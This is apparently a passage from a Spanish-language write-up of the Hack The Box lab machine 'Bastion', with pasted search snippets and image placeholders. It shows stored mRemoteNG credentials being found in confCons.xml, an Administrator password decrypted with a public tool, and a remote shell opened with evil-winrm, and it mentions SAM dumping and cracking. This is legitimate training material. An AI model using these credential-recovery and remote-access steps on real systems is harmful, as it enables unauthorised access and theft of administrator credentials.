<https://blog.techrevo.pk/mrem...> · Traducir esta página

mRemoteNG confCons.xml Missing Problem - TechRevo
14 ene 2014 — AppData/Roaming/mRemoteNG. Open that **location** and you will see many backup **confCons.xml** files as showin below image. Simply select the most ...

Medium · Hacer Dalkiran
Más de 50 "me gusta" · hace 4 meses

como se observa de la web se encuentra en C:\Users\L4mpje\AppData\Roaming\mRemoteNG

```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>dir
Volume in drive C has no label.
Volume Serial Number is 1B7D-E692

Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  14:03    <DIR>          .
22-02-2019  14:03    <DIR>          ..
22-02-2019  14:03           6.316 confCons.xml
22-02-2019  14:02           6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  14:02           6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  14:02           6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  14:02           6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  14:03           6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  14:03           6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  14:03           6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  14:03           6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  14:03           6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  14:03           6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  14:03              51 extApps.xml
22-02-2019  14:03           5.217 mRemoteNG.log
22-02-2019  14:03           2.245 pnlLayout.xml
22-02-2019  14:01    <DIR>          Themes
                14 File(s)          76.577 bytes
                3 Dir(s)       4.824.756.224 bytes free

l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>
```

al visualizar el archivo con un type encontramos la conexión del usuario Administrator con la clave posiblemente codificada en base64


```

l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1i01f5JKdtIKL6eUg+eWkL5tK0886au0offFPW0
o0p3R8dd4XKAw/KK7eAk6AA" ConfVersion="2.6">
  <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcJUHf0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHAowVRdC7emf7lWMA10dQKiW=="
Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" Redire
ctKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEn
coding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPa
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab
leFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" I
nheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false"
InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" Inhe
ritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleS
ession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsernames="false" InheritICAEncryptionStrength="fa
lse" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoad
BalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" Inheri
tExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"


```

validamos y no es


Download CyberChef
Last build: 3 years ago
Options
About / Si

Operations	Recipe	Input
Search...	From Base64 Alphabet A-Za-z0-9+/- ☒ Remove non-alphabet chars	aEWNFV5uGcJUHf0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/ z05xDqE4HdVmHAowVRdC7emf7lWMA10dQKiW==
Favourites - To Base64 - From Base64 - To Hex - From Hex - To Hexdump - From Hexdump - URL Decode	time: 485 length: 64 lines: 2 Output hE...n.È0.J.K^DM0ý.Z.(#b - A.fhñc5 ð·üIç.è...ýVaÆ.Qç.b.ðAY`5Ñ0 .	

Buscamos si se puede desencriptar el password de mRemoteNg




clono el repositorio



ejecutamos la herramienta

```
python3 mremoteng_decrypt.py -s "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPCoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7IWWA10dQKiw=="
```



ahora me conecto con evil-winrm obteniendo acceso

evil-winrm -i 10.10.10.134 -u 'Administrator' -p 'thXLHM96BeKL0ER2'

```
(kali@kali) [~/machines/tb/Bastion/mRemoteNG-Decrypt]
$ evil-winrm -i 10.10.10.134 -u 'Administrator' -p 'thXLHM96BeKL0ER2'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
bastion\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
seIncreaseQuotaPrivilege  Adjust memory quotas for a process             Enabled
seSecurityPrivilege      Manage auditing and security log               Enabled
seTakeOwnershipPrivilege Take ownership of files or other objects        Enabled
seLoadDriverPrivilege    Load and unload device drivers                 Enabled
seSystemProfilePrivilege Profile system performance                      Enabled
seSystemtimePrivilege    Change the system time                         Enabled
seProfileSingleProcessPrivilege Profile single process                          Enabled
seIncreaseBasePriorityPrivilege Increase scheduling priority                    Enabled

0: bash 1: bash 2: tmux 3: tmux
```

Conclusión: Bastion es una máquina fácil tirando a media por los temas a tratar entre ellos el ejecutar una archivo vhd, montar recursos compartidos con cifs, montar una imagen de disco con guestmont, dumper las SAM de windows con impacket-secretdump y crackear estas mismas con john. Su escalada de privilegios no es difícil, pero si requiere mucha investigación sobre el software mRemoteNG y su almacenamiento de credenciales cifrados.